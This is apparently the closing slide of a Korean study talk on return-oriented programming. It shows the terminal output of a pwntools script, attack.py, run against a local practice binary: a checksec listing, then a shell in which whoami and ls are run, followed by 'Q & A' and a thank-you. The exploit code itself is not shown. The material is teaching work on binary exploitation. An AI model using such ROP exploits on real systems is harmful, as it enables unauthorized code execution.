minibee@argos-edu:~/Study/ROP$ python attack.py
[+] Starting local process './ROP': pid 7926
[*] '/home/minibee/Study/ROP/ROP'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] Exploit
[*] Switching to interactive mode
$ whoami
minibee
$ ls
attack.py  core  peda-session-ROP.txt  ROP  ROP.c
```




끝



수고하셨습니다.

공지

Q & A

Thank You for Listening

